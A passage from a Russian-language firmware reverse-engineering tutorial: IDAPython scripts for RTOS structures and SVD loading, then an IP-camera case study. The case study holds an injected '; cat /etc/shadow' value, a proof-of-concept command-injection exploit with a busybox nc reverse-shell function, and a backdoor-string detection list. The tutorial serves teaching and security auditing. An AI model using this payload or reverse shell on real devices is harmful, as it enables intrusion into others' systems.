                s = idc.get_strlit_contents(head)
                if s and b'FreeRTOS' in s:
                    freertos_version = s.decode(errors='ignore')
                    print(f"FreeRTOS version string @ 0x{head:08X}: {s}")
                    break

    # 2. Создать структуру TCB (Task Control Block)
    sid = ida_struct.get_struc_id('TCB_t')
    if sid == idaapi.BADADDR:
        sid = ida_struct.add_struc(-1, 'TCB_t', 0)

    sptr = ida_struct.get_struc(sid)

    # TCB_t layout (FreeRTOS v10.x, Cortex-M)
    tcb_fields = [
        ('pxTopOfStack',         0x00, 4, 'Указатель на вершину стека задачи'),
        ('xStateListItem',       0x04, 20, 'Элемент списка состояний'),
        ('xEventListItem',       0x18, 20, 'Элемент списка событий'),
        ('uxPriority',           0x2C, 4, 'Приоритет задачи'),
        ('pxStack',              0x30, 4, 'Указатель на начало стека'),
        ('pcTaskName',           0x34, 16, 'Имя задачи (configMAX_TASK_NAME_LEN)'),
        ('uxBasePriority',       0x44, 4, 'Базовый приоритет (если mutex)'),
        ('uxMutexesHeld',        0x48, 4, 'Количество удерживаемых мьютексов'),
    ]

    for name, offset, size, comment in tcb_fields:
        flag = idaapi.FF_DWORD if size == 4 else idaapi.FF_BYTE
        ida_struct.add_struc_member(sptr, name, offset,
                                    flag, None, size)

    print(f"\nСоздана структура TCB_t ({ida_struct.get_struc_size(sptr)} байт)")

    # 3. Найти ключевые функции FreeRTOS
    freertos_functions = [
        'xTaskCreate', 'vTaskDelete', 'vTaskDelay',
        'vTaskDelayUntil', 'vTaskSuspend', 'vTaskResume',
        'xQueueCreate', 'xQueueSend', 'xQueueReceive',
        'xSemaphoreCreateMutex', 'xSemaphoreTake', 'xSemaphoreGive',
        'pvPortMalloc', 'vPortFree',
        'vTaskStartScheduler', 'vTaskSwitchContext',
        'xPortPendSVHandler', 'xPortSysTickHandler',
        'vPortSVCHandler',
    ]

    found_funcs = {}
    for name in freertos_functions:
        ea = idc.get_name_ea_simple(name)
        if ea != idaapi.BADADDR:
            found_funcs[name] = ea

    # Поиск по сигнатурам, если имена не найдены
    # vTaskStartScheduler обычно вызывает xPortStartScheduler
    # и устанавливает xSchedulerRunning = pdTRUE

    print(f"\nНайдено {len(found_funcs)} функций FreeRTOS:")
    for name, ea in sorted(found_funcs.items(), key=lambda x: x[1]):
        print(f"  {name:<30} @ 0x{ea:08X}")

    # 4. Найти созданные задачи
    xtaskcreate_ea = found_funcs.get('xTaskCreate')
    if xtaskcreate_ea:
```

```
        print(f"\nВызовы xTaskCreate:")
        for xref in idautils.CodeRefsTo(xtaskcreate_ea, 0):
            # xTaskCreate(pvTaskCode, pcName, usStackDepth,
            #             pvParameters, uxPriority, pxCreatedTask)
            caller = idc.get_func_name(xref)
            print(f"  0x{xref:08X} в {caller}")

            # Попробовать извлечь имя задачи (2-й аргумент)
            # Для ARM: r1 = pcName
            addr = xref
            func = idaapi.get_func(xref)
            if not func:
                continue

            for _ in range(10):
                addr = idc.prev_head(addr)
                if addr < func.start_ea:
                    break
                # ldr r1, =task_name_string
                if 'r1' in idc.print_operand(addr, 0):
                    op_val = idc.get_operand_value(addr, 1)
                    if op_val != -1:
                        task_name = idc.get_strlit_contents(op_val)
                        if task_name:
                            print(f"    Задача: '{task_name.decode()}'")
                    break

    return found_funcs

analyze_freertos()
```

27.7.2. VxWorks

```
# ida_vxworks.py — Анализ VxWorks firmware
import idaapi
import idautils
import idc
import struct

def analyze_vxworks():
    """Анализ firmware на базе VxWorks."""

    # 1. Найти таблицу символов VxWorks
    # VxWorks хранит таблицу символов в памяти для shell
    # Формат записи:
    #   uint32_t hash_node_next
    #   char     *name
    #   void     *value    (адрес)
    #   uint16_t group
    #   uint8_t  type      (0=undefined, 5=text, 7=data, 9=bss)

    print("[*] Поиск таблицы символов VxWorks...")

    # Поиск характерных строк
    vxworks_strings = [
        b'VxWorks', b'Wind River', b'taskSpawn', b'taskDelete',
        b'semBCreate', b'semMCreate', b'msgQCreate',
        b'sysInit', b'usrInit', b'usrRoot',
    ]

    string_locations = {}
    for s in vxworks_strings:
        ea = ida_bytes.bin_search(
            0, idaapi.BADADDR, s, None,
            ida_bytes.BIN_SEARCH_FORWARD, 0)
        if ea != idaapi.BADADDR:
            string_locations[s.decode()] = ea
            print(f"  '{s.decode()}' @ 0x{ea:08X}")

    # 2. Восстановить таблицу символов
    # Поиск паттерна: последовательность {ptr, ptr, value, ...}
    # где ptr указывает на строки в firmware

    # Эвристика: найти область с большим количеством указателей на строки
    if not string_locations:
        print("  Строки VxWorks не найдены")
        return

    # 3. Создать основные структуры VxWorks
    # WIND_TCB (Task Control Block для VxWorks)
    sid = ida_struct.get_struc_id('WIND_TCB')
    if sid == idaapi.BADADDR:
        sid = ida_struct.add_struc(-1, 'WIND_TCB', 0)
        sptr = ida_struct.get_struc(sid)

        vx_tcb_fields = [
            ('pStackBase',    0x00, 4),
            ('pStackLimit',   0x04, 4),
            ('pStackEnd',     0x08, 4),
            ('entry',         0x0C, 4),
            ('pSavedRegs',    0x10, 4),
            ('status',        0x14, 4),
            ('priority',      0x18, 4),
            ('priNormal',     0x1C, 4),
            ('pPriMutex',     0x20, 4),
            ('lockCnt',       0x24, 4),
            ('name',          0x28, 4),
            ('options',       0x2C, 4),
            ('safeCnt',       0x30, 4),
            ('taskId',        0x34, 4),
        ]

        for name, offset, size in vx_tcb_fields:
            ida_struct.add_struc_member(sptr, name, offset,
                                        idaapi.FF_DWORD, None, size)

        print(f"\n  Создана структура WIND_TCB")
```

```
    # 4. Найти taskSpawn вызовы для определения задач
    print("\n[*] Поиск задач VxWorks...")
    task_spawn_ea = string_locations.get('taskSpawn')
    if task_spawn_ea:
        # Найти код функции taskSpawn
        for xref in idautils.DataRefsTo(task_spawn_ea):
            print(f"  Ссылка на 'taskSpawn' @ 0x{xref:08X}")

    return string_locations

analyze_vxworks()
```

27.7.3. ThreadX

```
# ida_threadx.py — Анализ ThreadX (Azure RTOS)
def analyze_threadx():
    """Определение ThreadX и его задач."""

    # ThreadX характерные строки
    # tx_thread_create, tx_queue_create, tx_mutex_create
    threadx_markers = [
        b'ThreadX', b'tx_thread_create', b'tx_timer_create',
        b'tx_queue_create', b'tx_semaphore_create',
        b'tx_mutex_create', b'tx_event_flags_create',
    ]

    print("[*] Поиск ThreadX RTOS...")

    found = False
    for marker in threadx_markers:
        ea = ida_bytes.bin_search(
            0, idaapi.BADADDR, marker, None,
            ida_bytes.BIN_SEARCH_FORWARD, 0)
        if ea != idaapi.BADADDR:
            print(f"  '{marker.decode()}' @ 0x{ea:08X}")
            found = True

    if not found:
        print("  ThreadX не обнаружен")
        return

    # TX_THREAD structure
    sid = ida_struct.get_struc_id('TX_THREAD')
    if sid == idaapi.BADADDR:
        sid = ida_struct.add_struc(-1, 'TX_THREAD', 0)
        sptr = ida_struct.get_struc(sid)

        tx_fields = [
            ('tx_thread_id',              0x00, 4),
            ('tx_thread_run_count',       0x04, 4),
            ('tx_thread_stack_ptr',       0x08, 4),
            ('tx_thread_stack_start',     0x0C, 4),
            ('tx_thread_stack_end',       0x10, 4),
            ('tx_thread_stack_size',      0x14, 4),
            ('tx_thread_time_slice',      0x18, 4),
            ('tx_thread_new_time_slice',  0x1C, 4),
            ('tx_thread_priority',        0x20, 4),
            ('tx_thread_state',           0x24, 4),
            ('tx_thread_name',            0x28, 4),
            ('tx_thread_entry',           0x2C, 4),
            ('tx_thread_entry_parameter', 0x30, 4),
        ]

        for name, offset, size in tx_fields:
            ida_struct.add_struc_member(sptr, name, offset,
                                        idaapi.FF_DWORD, None, size)

        print(f"\n  Создана структура TX_THREAD")

    # Поиск tx_thread_create вызовов
    # Сигнатура: tx_thread_id обычно = 0x54485244 ("THRD")
    THREADX_ID = 0x54485244
    print(f"\n[*] Поиск TX_THREAD по сигнатуре 0x{THREADX_ID:08X}...")

    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        if seg.type != idaapi.SEG_DATA:
            continue

        for ea in range(seg.start_ea, seg.end_ea - 4, 4):
            val = idc.get_wide_dword(ea)
            if val == THREADX_ID:
                # Вероятно нашли TX_THREAD
                thread_name_ptr = idc.get_wide_dword(ea + 0x28)
                thread_entry = idc.get_wide_dword(ea + 0x2C)
                thread_prio = idc.get_wide_dword(ea + 0x20)

                name_str = idc.get_strlit_contents(thread_name_ptr)
```

```
                if name_str:
                    name_str = name_str.decode(errors='ignore')
                else:
                    name_str = f"thread_0x{ea:08X}"

                print(f"  TX_THREAD @ 0x{ea:08X}: "
                      f"name='{name_str}', "
                      f"entry=0x{thread_entry:08X}, "
                      f"priority={thread_prio}")

                # Создать функцию для entry point
                if idaapi.getseg(thread_entry):
                    idc.set_name(thread_entry,
                                 f"task_{name_str}", idaapi.SN_FORCE)
                    idaapi.add_func(thread_entry)

analyze_threadx()
```

27.8. SVD Loader для ARM Peripherals

27.8.1. Что такое SVD

SVD (System View Description) — XML-файл, описывающий все регистры периферии конкретного микроконтроллера. Файлы SVD предоставляются производителями чипов (ST, NXP, Nordic, TI и др.).

27.8.2. Парсинг SVD и загрузка в IDA

```
# ida_svd_loader.py — Загрузчик SVD-файлов для IDA Pro
import xml.etree.ElementTree as ET
import idaapi
import idc
import ida_struct
import ida_enum

class SVDLoader:
    """Загрузчик SVD-описаний периферии в IDA."""

    def __init__(self, svd_path):
        self.tree = ET.parse(svd_path)
        self.root = self.tree.getroot()
        self.peripherals = {}
        self.total_regs = 0
        self.total_fields = 0

    def parse(self):
        """Распарсить SVD-файл."""
        device_name = self.root.findtext('name', 'unknown')
        print(f"SVD Device: {device_name}")

        for periph in self.root.iter('peripheral'):
            name = periph.findtext('name')
            base_str = periph.findtext('baseAddress')
            if not base_str:
                continue

            base = int(base_str, 0)
            description = periph.findtext('description', '')

            # Обработка derivedFrom (наследование от другого периферийного блока)
            derived = periph.get('derivedFrom')

            registers = []
            regs_elem = periph.find('registers')
            if regs_elem is not None:
                for reg in regs_elem.iter('register'):
                    reg_info = self._parse_register(reg, base)
                    if reg_info:
                        registers.append(reg_info)
                        self.total_regs += 1

            self.peripherals[name] = {
                'base': base,
                'description': description,
                'derived_from': derived,
                'registers': registers,
            }

        print(f"Найдено {len(self.peripherals)} периферийных блоков, "
              f"{self.total_regs} регистров, {self.total_fields} полей")

    def _parse_register(self, reg_elem, periph_base):
        """Распарсить один регистр."""
        name = reg_elem.findtext('name')
        offset_str = reg_elem.findtext('addressOffset')
        if not offset_str:
            return None

        offset = int(offset_str, 0)
        size = int(reg_elem.findtext('size', '32'), 0)
        access = reg_elem.findtext('access', 'read-write')
        description = reg_elem.findtext('description', '')

        # Разбор битовых полей
        fields = []
        fields_elem = reg_elem.find('fields')
        if fields_elem is not None:
            for field in fields_elem.iter('field'):
                field_info = {
                    'name': field.findtext('name'),
                    'bit_offset': int(field.findtext('bitOffset', '0')),
                    'bit_width': int(field.findtext('bitWidth', '1')),
```

```
                'description': field.findtext('description', ''),
                'access': field.findtext('access', access),
            }

            # Разбор enumerated values
            enum_values = {}
            for ev in field.iter('enumeratedValue'):
                ev_name = ev.findtext('name')
                ev_val = ev.findtext('value')
                ev_desc = ev.findtext('description', '')
                if ev_name and ev_val:
                    enum_values[ev_name] = {
                        'value': int(ev_val, 0),
                        'description': ev_desc,
                    }

            field_info['enums'] = enum_values
            fields.append(field_info)
            self.total_fields += 1

        return {
            'name': name,
            'offset': offset,
            'address': periph_base + offset,
            'size': size,
            'access': access,
            'description': description,
            'fields': fields,
        }

    def apply_to_ida(self):
        """Применить SVD-описания к базе IDA."""
        for periph_name, periph in self.peripherals.items():
            print(f"\n[SVD] Обработка {periph_name} @ 0x{periph['base']:08X}")

            for reg in periph['registers']:
                addr = reg['address']

                # Создать имя для регистра
                full_name = f"{periph_name}_{reg['name']}"
                if idaapi.getseg(addr):
                    idc.set_name(addr, full_name, idaapi.SN_FORCE)

                    # Установить комментарий
                    comment = f"{reg['description']}\n"
                    comment += f"Access: {reg['access']}\n"

                    # Добавить описания полей
                    for field in reg['fields']:
                        bits = f"[{field['bit_offset']+field['bit_width']-1}:"
                        bits += f"{field['bit_offset']}]"
                        comment += f"  {bits} {field['name']}: "
                        comment += f"{field['description']}\n"

                        # Добавить enum values
                        for ev_name, ev_info in field['enums'].items():
                            comment += (f"    {ev_info['value']}: "
                                        f"{ev_name} — {ev_info['description']}\n")

                    idc.set_cmt(addr, comment.strip(), 1)

                    # Создать DWORD
                    ida_bytes.create_dword(addr, 4)

            # Создать enum для битовых полей (если есть)
            for reg in periph['registers']:
                for field in reg['fields']:
                    if field['enums']:
                        enum_name = f"{periph_name}_{reg['name']}_{field['name']}"
                        eid = ida_enum.add_enum(-1, enum_name, 0)
                        if eid != idaapi.BADADDR:
                            for ev_name, ev_info in field['enums'].items():
                                ida_enum.add_enum_member(
                                    eid,
                                    f"{enum_name}_{ev_name}",
                                    ev_info['value']
                                )
```

```
        print(f"\n[SVD] Загрузка завершена")

    def generate_header(self, output_path):
        """Сгенерировать C-header файл для использования с IDA."""
        lines = [
            "/* Auto-generated from SVD file */",
            "#pragma once",
            "#include <stdint.h>",
            "",
        ]

        for periph_name, periph in self.peripherals.items():
            lines.append(f"/* {periph_name}: {periph['description']} */")
            lines.append(f"#define {periph_name}_BASE  0x{periph['base']:08X}U")
            lines.append("")

            for reg in periph['registers']:
                lines.append(f"#define {periph_name}_{reg['name']}  "
                             f"(*(volatile uint32_t *)0x{reg['address']:08X}U)")

                for field in reg['fields']:
                    mask = ((1 << field['bit_width']) - 1) << field['bit_offset']
                    lines.append(
                        f"#define {periph_name}_{reg['name']}_{field['name']}_Pos  "
                        f"{field['bit_offset']}U")
                    lines.append(
                        f"#define {periph_name}_{reg['name']}_{field['name']}_Msk  "
                        f"0x{mask:08X}U")

                lines.append("")

        with open(output_path, 'w') as f:
            f.write('\n'.join(lines))

        print(f"Сгенерирован header: {output_path}")

# Использование
svd = SVDLoader("STM32F407.svd")
svd.parse()
svd.apply_to_ida()
svd.generate_header("/tmp/stm32f407_regs.h")
```

27.9. Полный пример: анализ IoT firmware с нуля

27.9.1. Сценарий

Объект анализа — firmware IP-камеры на базе ARM (Cortex-A), извлечённая из обновления на сайте производителя. Цель — найти уязвимости в веб-интерфейсе камеры.

27.9.2. Шаг 1: Извлечение и разведка

```
# Скачиваем обновление firmware
$ wget http://vendor.example.com/firmware/ipcam_v3.2.1.bin

# Анализ энтропии и структуры
$ binwalk ipcam_v3.2.1.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes,
                              image size: 2097152 bytes, OS: Linux,
                              CPU: ARM, load address: 0x00008000,
                              entry point: 0x00008000
64            0x40            gzip compressed data
2097216       0x200040        Squashfs filesystem, little endian,
                              version 4.0, 6291456 bytes
8388672       0x800040        JFFS2 filesystem, little endian

# Извлечение
$ binwalk -Me ipcam_v3.2.1.bin

$ ls _ipcam_v3.2.1.bin.extracted/squashfs-root/
bin  dev  etc  lib  linuxrc  mnt  opt  proc  sbin  sys  tmp  usr  var

# Поиск интересных бинарников
$ file squashfs-root/usr/sbin/*
httpd:          ELF 32-bit LSB executable, ARM, EABI5, dynamically linked
rtspd:          ELF 32-bit LSB executable, ARM, EABI5, dynamically linked
onvif_server:   ELF 32-bit LSB executable, ARM, EABI5, dynamically linked

# Поиск hardcoded credentials
$ strings squashfs-root/usr/sbin/httpd | grep -i -E "admin|password|root|pass"
admin
root
12345
tl_default_password
/etc/passwd.default
```

27.9.3. Шаг 2: Загрузка в IDA и начальный анализ

```
# После загрузки httpd в IDA (ELF, ARM, little-endian)

# ida_iot_analysis.py — Начальный анализ IoT бинарника
import idautils
import idaapi
import idc

def initial_iot_analysis():
    """Начальный анализ IoT-бинарника."""

    # 1. Обзор импортов
    print("=" * 60)
    print("ИМПОРТИРОВАННЫЕ ФУНКЦИИ (подозрительные)")
    print("=" * 60)

    suspicious_imports = {}
    dangerous = {
        'system', 'popen', 'execve', 'exec', 'execl',     # Command injection
        'strcpy', 'strcat', 'sprintf', 'gets',              # Buffer overflow
        'strlen', 'strcmp',                                  # Может быть ок
    }

    for i in range(idaapi.get_import_module_qty()):
        mod_name = idaapi.get_import_module_name(i)

        def imp_cb(ea, name, ordinal):
            if name and name.lower() in dangerous:
                suspicious_imports[name] = ea
            return True

        idaapi.enum_import_names(i, imp_cb)

    for name, ea in sorted(suspicious_imports.items()):
        xrefs = list(idautils.CodeRefsTo(ea, 0))
        print(f"  {name:<20} @ 0x{ea:08X}  ({len(xrefs)} вызовов)")

    # 2. Поиск command injection (system/popen с пользовательским вводом)
    print("\n" + "=" * 60)
    print("ПОТЕНЦИАЛЬНЫЕ COMMAND INJECTION")
    print("=" * 60)

    for func_name in ('system', 'popen'):
        ea = idc.get_name_ea_simple(func_name)
        if ea == idaapi.BADADDR:
            continue

        for xref in idautils.CodeRefsTo(ea, 0):
            caller = idaapi.get_func(xref)
            if not caller:
                continue

            caller_name = idc.get_func_name(xref)

            # Ищем sprintf/snprintf перед system — типичный паттерн CI
            addr = xref
            has_sprintf = False
            for _ in range(20):
                addr = idc.prev_head(addr)
                if addr < caller.start_ea:
                    break
                if idc.print_insn_mnem(addr) == 'BL':
                    callee = idc.print_operand(addr, 0)
                    if 'sprintf' in callee or 'snprintf' in callee:
                        has_sprintf = True
                        break

            marker = " <<< SPRINTF+SYSTEM!" if has_sprintf else ""
            print(f"  {func_name}() @ 0x{xref:08X} в {caller_name}{marker}")

    # 3. Поиск hardcoded credentials
    print("\n" + "=" * 60)
    print("HARDCODED CREDENTIALS")
    print("=" * 60)
```

```
    cred_patterns = [
        'password', 'passwd', 'admin', 'root', 'secret',
        'token', 'api_key', 'apikey', 'auth',
    ]

    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        seg_name = idc.get_segm_name(seg.start_ea)
        if seg_name not in ('.rodata', '.data', '.rdata'):
            continue

        for head in idautils.Heads(seg.start_ea, seg.end_ea):
            flags = idc.get_full_flags(head)
            if idc.is_strlit(flags):
                s = idc.get_strlit_contents(head)
                if s:
                    s_decoded = s.decode(errors='ignore').lower()
                    for pattern in cred_patterns:
                        if pattern in s_decoded:
                            print(f"  0x{head:08X}: "
                                  f"\"{s.decode(errors='ignore')}\"")
                            break

    # 4. Поиск HTTP-обработчиков
    print("\n" + "=" * 60)
    print("HTTP HANDLERS (URL маршруты)")
    print("=" * 60)

    url_patterns = ['/cgi-bin/', '/api/', '/admin/', '/login',
                    '/upload', '/config', '/system/', '/cmd',
                    '.cgi', 'GET ', 'POST ']

    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        seg_name = idc.get_segm_name(seg.start_ea)
        if seg_name not in ('.rodata', '.data'):
            continue

        for head in idautils.Heads(seg.start_ea, seg.end_ea):
            flags = idc.get_full_flags(head)
            if idc.is_strlit(flags):
                s = idc.get_strlit_contents(head)
                if s:
                    s_decoded = s.decode(errors='ignore')
                    for pattern in url_patterns:
                        if pattern in s_decoded:
                            # Найти, кто ссылается на этот URL
                            refs = list(idautils.DataRefsTo(head))
                            ref_info = ""
                            if refs:
                                ref_func = idc.get_func_name(refs[0])
                                ref_info = f" → {ref_func}"
                            print(f"  0x{head:08X}: "
                                  f"\"{s_decoded[:60]}\"{ref_info}")
                            break

initial_iot_analysis()
```

27.9.4. Шаг 3: Анализ уязвимости command injection

```
// Hex-Rays: обработчик CGI запроса (восстановлено из IDA)
int __fastcall handle_ping_cgi(http_request_t *req)
{
    char cmd_buf[256];
    const char *ip_param;

    // Получение параметра из HTTP-запроса
    ip_param = get_http_param(req, "ip_addr");
    if (!ip_param)
        return send_error(req, 400, "Missing ip_addr");

    // !!! COMMAND INJECTION !!!
    // ip_param не проходит санитизацию!
    snprintf(cmd_buf, sizeof(cmd_buf),
             "ping -c 4 %s > /tmp/ping_result.txt", ip_param);

    system(cmd_buf);  // Если ip_param = "8.8.8.8; cat /etc/shadow"
                      // → выполнится: ping -c 4 8.8.8.8; cat /etc/shadow

    return send_file(req, "/tmp/ping_result.txt");
}
```

Ассемблер (ARM):

```
handle_ping_cgi:
    PUSH    {R4-R6, LR}
    SUB     SP, SP, #100h       ; char cmd_buf[256]
    MOV     R4, R0              ; req

    ; get_http_param(req, "ip_addr")
    LDR     R1, =aIpAddr        ; "ip_addr"
    MOV     R0, R4              ; req
    BL      get_http_param
    MOV     R5, R0              ; ip_param
    CMP     R5, #0
    BEQ     .error

    ; snprintf(cmd_buf, 256, "ping -c 4 %s > /tmp/...", ip_param)
    MOV     R3, R5              ; ip_param
    LDR     R2, =aPingC4S       ; "ping -c 4 %s > /tmp/ping_result.txt"
    MOV     R1, #100h           ; 256
    ADD     R0, SP, #0          ; cmd_buf
    BL      snprintf

    ; system(cmd_buf) — COMMAND INJECTION
    ADD     R0, SP, #0          ; cmd_buf
    BL      system              ; !!!

    ; send_file(req, "/tmp/ping_result.txt")
    LDR     R1, =aTmpPingResult
    MOV     R0, R4
    BL      send_file

    ADD     SP, SP, #100h
    POP     {R4-R6, PC}
```

27.9.5. Шаг 4: PoC-эксплойт для IoT уязвимости

```
#!/usr/bin/env python3
"""
PoC: Command Injection в IP Camera Web Interface
Уязвимость в обработчике /cgi-bin/ping.cgi
"""

import requests
import sys

def exploit_command_injection(target, command):
    """
    Эксплуатация command injection через параметр ip_addr.

    Payload: ; <command> #
    Точка с запятой завершает команду ping,
    # комментирует остаток строки.
    """
    payload = f"127.0.0.1; {command} #"

    url = f"http://{target}/cgi-bin/ping.cgi"
    params = {'ip_addr': payload}

    print(f"[*] Target: {url}")
    print(f"[*] Payload: ip_addr={payload}")

    try:
        resp = requests.get(url, params=params, timeout=10)
        print(f"[*] Status: {resp.status_code}")
        print(f"[*] Response:\n{resp.text}")
    except requests.exceptions.Timeout:
        print("[!] Timeout — команда может выполняться")
    except requests.exceptions.ConnectionError:
        print("[!] Connection error")

def exploit_reverse_shell(target, attacker_ip, attacker_port):
    """Получение reverse shell через command injection."""
    # busybox nc (часто доступен на IoT устройствах)
    cmd = (f"busybox nc {attacker_ip} {attacker_port} "
           f"-e /bin/sh")

    print(f"[*] Reverse shell: {attacker_ip}:{attacker_port}")
    print(f"[*] Запустите на своей машине: nc -lvp {attacker_port}")

    exploit_command_injection(target, cmd)

if __name__ == '__main__':
    target = sys.argv[1] if len(sys.argv) > 1 else "192.168.1.100"

    # Простая демонстрация — чтение /etc/passwd
    print("=== PoC: Command Injection ===\n")
    exploit_command_injection(target, "cat /etc/passwd")

    # Для получения reverse shell:
    # exploit_reverse_shell(target, "192.168.1.200", 4444)
```

27.9.6. Шаг 5: Полный IDAPython-скрипт для аудита IoT firmware

```
# ida_iot_full_audit.py — Комплексный аудит IoT firmware
import idautils
import idaapi
import idc

class IoTFirmwareAuditor:
    """Комплексный аудитор безопасности IoT firmware."""

    def __init__(self):
        self.findings = []

    def audit_all(self):
        """Запуск всех проверок."""
        print("=" * 70)
        print("  IoT FIRMWARE SECURITY AUDIT")
        print("=" * 70)

        self.check_command_injection()
        self.check_buffer_overflows()
        self.check_hardcoded_keys()
        self.check_insecure_network()
        self.check_backdoors()
        self.check_debug_interfaces()

        self.print_report()

    def check_command_injection(self):
        """Проверка на command injection."""
        ci_sinks = ['system', 'popen', 'execve', 'exec',
                    'execl', 'execlp', 'execvp']
        ci_sources = ['get_http_param', 'getenv', 'recv',
                      'read', 'fgets', 'fread']

        for sink_name in ci_sinks:
            ea = idc.get_name_ea_simple(sink_name)
            if ea == idaapi.BADADDR:
                continue

            for xref in idautils.CodeRefsTo(ea, 0):
                func = idaapi.get_func(xref)
                if not func:
                    continue

                # Проверить: есть ли в этой же функции
                # чтение пользовательских данных
                has_user_input = False
                for head in idautils.Heads(func.start_ea, func.end_ea):
                    if idc.print_insn_mnem(head) == 'BL':
                        callee = idc.print_operand(head, 0)
                        for src in ci_sources:
                            if src in callee:
                                has_user_input = True
                                break

                if has_user_input:
                    self.findings.append({
                        'type': 'COMMAND_INJECTION',
                        'severity': 'CRITICAL',
                        'address': xref,
                        'function': idc.get_func_name(xref),
                        'detail': f'{sink_name}() с пользовательским вводом',
                    })

    def check_buffer_overflows(self):
        """Проверка на переполнения буфера."""
        dangerous = {
            'strcpy': 'strcpy без проверки длины',
            'strcat': 'strcat без проверки длины',
            'gets':   'gets — всегда уязвим',
            'sprintf': 'sprintf без ограничения',
        }

        for func_name, desc in dangerous.items():
            ea = idc.get_name_ea_simple(func_name)
```

```
            if ea == idaapi.BADADDR:
                continue

            for xref in idautils.CodeRefsTo(ea, 0):
                self.findings.append({
                    'type': 'BUFFER_OVERFLOW',
                    'severity': 'HIGH' if func_name != 'gets' else 'CRITICAL',
                    'address': xref,
                    'function': idc.get_func_name(xref),
                    'detail': desc,
                })

    def check_hardcoded_keys(self):
        """Поиск hardcoded ключей и сертификатов."""
        patterns = [
            (b'-----BEGIN RSA PRIVATE KEY-----', 'RSA Private Key'),
            (b'-----BEGIN PRIVATE KEY-----', 'Private Key'),
            (b'-----BEGIN CERTIFICATE-----', 'Certificate'),
            (b'AKIA', 'AWS Access Key (AKIA prefix)'),
        ]

        for seg_ea in idautils.Segments():
            seg = idaapi.getseg(seg_ea)
            for pattern, desc in patterns:
                ea = ida_bytes.bin_search(
                    seg.start_ea, seg.end_ea, pattern, None,
                    ida_bytes.BIN_SEARCH_FORWARD, 0)
                if ea != idaapi.BADADDR:
                    self.findings.append({
                        'type': 'HARDCODED_KEY',
                        'severity': 'CRITICAL',
                        'address': ea,
                        'function': 'N/A (data)',
                        'detail': f'{desc} в бинарнике',
                    })

    def check_insecure_network(self):
        """Проверка на небезопасные сетевые практики."""
        # Поиск HTTP (не HTTPS) URL
        for seg_ea in idautils.Segments():
            seg = idaapi.getseg(seg_ea)
            seg_name = idc.get_segm_name(seg.start_ea)
            if seg_name not in ('.rodata', '.data'):
                continue

            for head in idautils.Heads(seg.start_ea, seg.end_ea):
                if idc.is_strlit(idc.get_full_flags(head)):
                    s = idc.get_strlit_contents(head)
                    if s and s.startswith(b'http://'):
                        url = s.decode(errors='ignore')
                        if 'localhost' not in url and '127.0.0.1' not in url:
                            self.findings.append({
                                'type': 'INSECURE_PROTOCOL',
                                'severity': 'MEDIUM',
                                'address': head,
                                'function': 'N/A (data)',
                                'detail': f'Незашифрованный URL: {url[:50]}',
                            })

    def check_backdoors(self):
        """Поиск потенциальных бэкдоров."""
        # Скрытые пользователи / пароли
        backdoor_patterns = [
            b'backdoor', b'debug_shell', b'telnetd',
            b'dropbear', b'/bin/sh -i',
        ]

        for seg_ea in idautils.Segments():
            seg = idaapi.getseg(seg_ea)
            for pattern in backdoor_patterns:
                ea = ida_bytes.bin_search(
                    seg.start_ea, seg.end_ea, pattern, None,
                    ida_bytes.BIN_SEARCH_FORWARD, 0)
                if ea != idaapi.BADADDR:
                    self.findings.append({
                        'type': 'BACKDOOR',
                        'severity': 'CRITICAL',
                        'address': ea,
```

```
                        'function': 'N/A',
                        'detail': f'Подозрительная строка: '
                                  f'{pattern.decode(errors="ignore")}',
                    })

    def check_debug_interfaces(self):
        """Поиск оставленных debug-интерфейсов."""
        debug_funcs = ['gdbstub_init', 'jtag_enable',
                       'telnet_start', 'debug_console_init']

        for name in debug_funcs:
            ea = idc.get_name_ea_simple(name)
            if ea != idaapi.BADADDR:
                self.findings.append({
                    'type': 'DEBUG_INTERFACE',
                    'severity': 'HIGH',
                    'address': ea,
                    'function': name,
                    'detail': f'Активный debug-интерфейс: {name}',
                })

    def print_report(self):
        """Вывести итоговый отчёт."""
        severity_order = {'CRITICAL': 0, 'HIGH': 1, 'MEDIUM': 2, 'LOW': 3}
        self.findings.sort(key=lambda f: severity_order.get(f['severity'], 99))

        print(f"\n{'='*70}")
        print(f"  РЕЗУЛЬТАТЫ АУДИТА: {len(self.findings)} находок")
        print(f"{'='*70}")

        by_severity = {}
        for f in self.findings:
            sev = f['severity']
            by_severity[sev] = by_severity.get(sev, 0) + 1

        for sev in ['CRITICAL', 'HIGH', 'MEDIUM', 'LOW']:
            count = by_severity.get(sev, 0)
            if count:
                print(f"  {sev}: {count}")

        print(f"\n{'-'*70}")

        for i, f in enumerate(self.findings, 1):
            sev_markers = {
                'CRITICAL': '[!!!]',
                'HIGH': '[!! ]',
                'MEDIUM': '[!  ]',
                'LOW': '[.  ]',
            }
            marker = sev_markers.get(f['severity'], '[?  ]')
            print(f"\n{marker} #{i} [{f['severity']}] {f['type']}")
            print(f"      Адрес:   0x{f['address']:08X}")
            print(f"      Функция: {f['function']}")
            print(f"      Детали:  {f['detail']}")

        print(f"\n{'='*70}")

# Запуск аудита
auditor = IoTFirmwareAuditor()
auditor.audit_all()
```

27.10. Дополнительные техники анализа firmware

27.10.1. Эмуляция firmware с QEMU

```
# Эмуляция ARM Linux firmware для динамического анализа
# Предполагается, что извлечена корневая ФС (squashfs-root)

# Копируем qemu-arm-static в корневую ФС
$ cp /usr/bin/qemu-arm-static squashfs-root/usr/bin/

# Запуск конкретного бинарника через chroot
$ sudo chroot squashfs-root /usr/bin/qemu-arm-static /usr/sbin/httpd

# Или через QEMU user mode с перенаправлением
$ qemu-arm-static \
    -L squashfs-root \
    -E LD_LIBRARY_PATH=/lib:/usr/lib \
    squashfs-root/usr/sbin/httpd -p 8080

# Для полносистемной эмуляции:
$ qemu-system-arm \
    -M versatilepb \
    -kernel zImage \
    -dtb versatile-pb.dtb \
    -drive file=rootfs.ext2,if=scsi \
    -append "root=/dev/sda console=ttyAMA0" \
    -nographic \
    -net nic -net user,hostfwd=tcp::8080-:80
```

27.10.2. Firmware Diffing (сравнение версий)

```
# firmware_diff.py — Сравнение двух версий firmware
import hashlib
import os

def diff_firmware_trees(dir_old, dir_new):
    """Сравнить деревья файлов двух версий firmware."""
    old_files = {}
    new_files = {}

